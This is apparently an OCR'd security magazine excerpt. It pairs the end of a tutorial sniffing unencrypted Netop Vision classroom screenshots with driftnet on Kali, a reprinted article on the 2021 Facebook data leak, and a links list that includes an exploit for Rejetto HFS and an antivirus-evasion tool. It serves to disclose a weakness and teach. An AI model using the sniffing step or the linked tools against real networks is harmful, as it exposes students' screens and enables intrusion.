
```
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOW
N group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fa
st state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:d3:e3:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.36.171/24 brd 192.168.36.255 scope global dynamic
 noprefixroute eth0
       valid_lft 1241sec preferred_lft 1241sec
    inet6 fe80::20c:29ff:fed3:e38d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
```

Now all we have to do is to start the driftnet tool on that interface.




```
┌──(kali㉿kali)-[~]
└─$ sudo driftnet -i eth0                                          1 ×
[sudo] password for kali:
█
```

A small window will open as shown below.



```
┌──(kali㉿k                                                    1 ×
└─$ driftn
Sun Apr 25                                   te: You don't have pe
rmission to

┌──(kali㉿k                                                    1 ×
└─$ sudo dr
[sudo] pass
```

When you maximize the window, you can see the live capture of the images. These images of the student computer are being captured by the teacher module. This feature is available in Netop Vision classroom management software the monitor student computers. These images are captured at regular short intervals and transmitted in real time to the Teacher computer.



Since these images are being transmitted without any encryption, driftnet has been able to capture them by sniffing on the network.

> *" Just as drivers who share the road must also share responsibility for safety, we all now share the same global network, and thus must regard computer security as a necessary social responsibility. To me, anyone unwilling to take simple security precautions is a major, active part of the problem".*
> *- Fred Langa*

Facebook Data Breach : What Happened and Why It's Hard To Know If Your Data Was Leaked

ONLINE SECURITY

Paul Haskell - Dowland
Associate Dean (Computing and Security)
Edith Cowan University

Over the long weekend reports emerged of an alleged data breach, impacting half a billion Facebook users from 106 countries.

And while this figure is staggering, there's more to the story than 533 million sets of data . This breach once again highlights how many of the systems we use aren't designed to adequately protect our information from cyber criminals.

Nor is it always straightforward to figure out whether your data have been compromised in a breach or not.

What happened?

More than 500 million Facebook users details were published online on an underground website used by cyber criminals.

"While this figure is staggering, there's more to the story than 533 million sets of data. This breach once again highlights how many of the systems we use aren't designed to adequately protect our information from cyber criminals"

It quickly became clear this was not a new data breach, but an older one which had come back to haunt Facebook and the millions of users whose data are now available to purchase online.

The data breach is believed to relate to a vulnerability which Facebook reportedly fixed in August of 2019. While the exact source of the data can't be verified, it was likely acquired through the misuse of legitimate functions in the Facebook systems.

Such misuses can occur when a seemingly innocent feature of a website is used for an unexpected purpose by attackers, as was the case with a PayID attack in 2019.

In the case of Facebook, criminals can mine Facebook's systems for users personal information by using techniques which automate the process of harvesting data.

This may sound familiar. In 2018 Facebook was reeling from the Cambridge Analytica scandal. This too was not a hacking incident, but a misuse of a perfectly legitimate function of the Facebook platform.

While the data were initially obtained legitimately — as least, as far as Facebook's rules were concerned — it was then passed on to a third party without the appropriate consent from users.

Were You Targeted?

There's no easy way to determine if your detai s were breached in the recent leak. If the website concerned is acting in your best interest , you should at least receive a notification. But this isn't guaranteed. Even a tech-savvy user would be limited to hunting for the leaked data themselves on underground websites.The data being sold online contain plenty of key information. According to the website ihaveibeenpwned.com, most of the records include names and genders, with many also including dates of birth, location, relationship status and employer.

Although, it has been reported only a small proportion of the stolen data contained a valid email address (about 2.5 million records).

This is important since a user's data are less valuable without the corresponding email address. It's the combination of date of birth, name, phone number and email which provides a useful starting point for identity theft and exploitation.

If you're not sure why these details would be valuable to a criminal, think about how you confirm your identity over the phone with your bank, or how you last reset a password on a website.

Haveibeenpwned.com creator and web security expert Troy Hunt has said a secondary use for the data could be to enhance phishing and SMS-based spam attacks.

How To Protect Yourself

Given the nature of the leak, there is very little Facebook users could have done proactively to protect themselves from this breach. As the attack targeted Facebook's systems, the responsibility for securing the data lies entirely with Facebook.

On an individual level, while you can opt to withdraw from the platform, for many this isn't a simple option. That said, there are certain changes you can make to your social media behaviours to help reduce your risk from data breaches.

"On an individual level, while you can opt to withdraw from the platform, for many this isn't a simple option. That said, there are certain changes you can make to your social media behaviours to help reduce your risk from data breaches.

1) Ask yourself if you need to share all your information with Facebook

There are some bits of information we inevitably have to forfeit in exchange for using Facebook, including mobile numbers for new accounts (as a security measure, ironically). But there are plenty of details you can withhold to retain a modicum of control over your data.

2) Think about what you share

Apart from the leak being reported, there are plenty of other ways to harvest user data from Facebook. If you use a fake birth date on your account, you should also avoid posting birthday party photos on the real day. Even our seemingly innocent photos can reveal sensitive information.

3) Avoid using Facebook to sign in to other websites

Although the "sign-in with Facebook" feature is potentially time-saving (and reduces the number of accounts you have to maintain), it also increases potential risk to you — especially if the site you're signing into isn't a trusted one. If your Facebook account is compromised, the attacker will have automatic access to all the linked websites.

4) Use unique passwords

Always use a different password for each online account, even if it is a pain. Installing a password manager will help with this (and this is how I have more than 400 different passwords) While it won't stop your data from ever being stolen, if your password for a site is leaked it will only work for that one site.

If you really want a scare, you can always download a copy of all the data Facebook has on you. This is useful if you're considering leaving the platform and want a copy of your data before closing your account.

Article
First
Appeared
on
theconversation.com

Follow Us

DOWNLOADS

1. Microsoft Exchange Server CVE-2020-0688 Vulnerability Scanner :
https://github.com/onSec-fr/CVE-2020-0688-Scanner

2. Microsoft Exchange On-premises Mitigation Tool :
https://github.com/microsoft/CSS-Exchange/tree/main/Security

3. Microsoft Safety Scanner
https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/safety-scanner-download

4. Rejetto HTTP File Server (HFS) 2.3.x
https://www.exploit-db.com/exploits/39161

5. Parrot Security OS 4.11.1
https://www.parrotsec.org/download/

6. Aerospike 5.0.0.10
https://www.aerospike.com/artifacts/aerospike-server-community/

7. Avet - AntiVirus Evasion Tool
https://github.com/govolution/avet

8. Netop Vision Pro
https://www.netop.com/vision/downloads/

9. Driftnet
https://github.com/deiv/driftnet

USEFUL RESOURCES

Check whether your email is a part of any data breach now.

https://haveibeenpwned.com

Hackercool
Capture The Flag Matrix : 3
Metasploitable Tutorials : Metasploitable 3 : The Beginning
Metasploit This Month
Not Just Another Tool : Armitage - Part 2
Hackercool
Capture The Flag DC : 6
Data Breach This Month : Docker Hub, Just Dial
Metasploit This Month : RARLAB WinRAR ACE Format RCE Module.
Hackercool
Capture The Flag : RootThis : 1
Metasploit This Month
Fix It : Got struck at login screen in Parrot OS. See how to fix it.
Hackercool
Capture The Flag HackinOS : 1
Beginner Basics : All about Dockers and how to use them.
Metasploit This Month : Webmin Upload Download Exec Module.
Metasploitable Tutorials : POST Exploitation Information Gathering
Hackercool
Capture The Flag AI : Web : 2
"Lot of enumeration and searching in the right places."
Metasploitable Tutorials : Metasploitable 3 : Gaining Access through Elastic Search.
Know-Chain : Microsoft ends support to Windows 7.
Metasploit This Month : Applocker Evasion MsBuild, Applocker Evasion Presentation host and more
Data Breach This Month : Facebook

Click to get all 2019 Issues NOW

Hackercool
Capture The Flag Typhoon 1.02
Installit : Dockers have become an important part of computing world.
Web Security : Cross Site Request Forgery For Beginners : Part I
Metasploitable Tutorials : Hacking the MySQL service running on port 3306.
Hackercool
READ : "USA indicts 7 Russian hackers" in HACKSTORY
Capture The Flag : Typhoon 1.02 VM : Part 2 (Cont'd)
Installit : Learn how to install Metasploitable 3 VM in Oracle Virtualbox.
Hackercool
Capture The Flag Matrix-1
Metasploit This Month
Web Security : Cross Site Scripting For Beginners : Part 2
Hackstory : The complete story of how US elections were hacked.
Hackercool
Capture The Flag : FourAndSix :2.01
Metasploit This Month : Let's revisit Morris worm and more
Installit : Installing OpenVAS Virtual Appliance in Vmware
Metasploitable Tutorials : Exploiting distcc daemon running on port 3632.
Hackercool
Capture The Flag : Web Developer
Installit : Installing Nessus Vulnerability scanner in Kali Linux 2018-19
Data Breach This Month : Dell and Atrium Health
Fixit : Fixing slow browser in Kali Linux.
Metasploitable Tutorials : Let's target Http Services running on port 80 (uploading various PHP shells).

Click to get all 2018 Issues NOW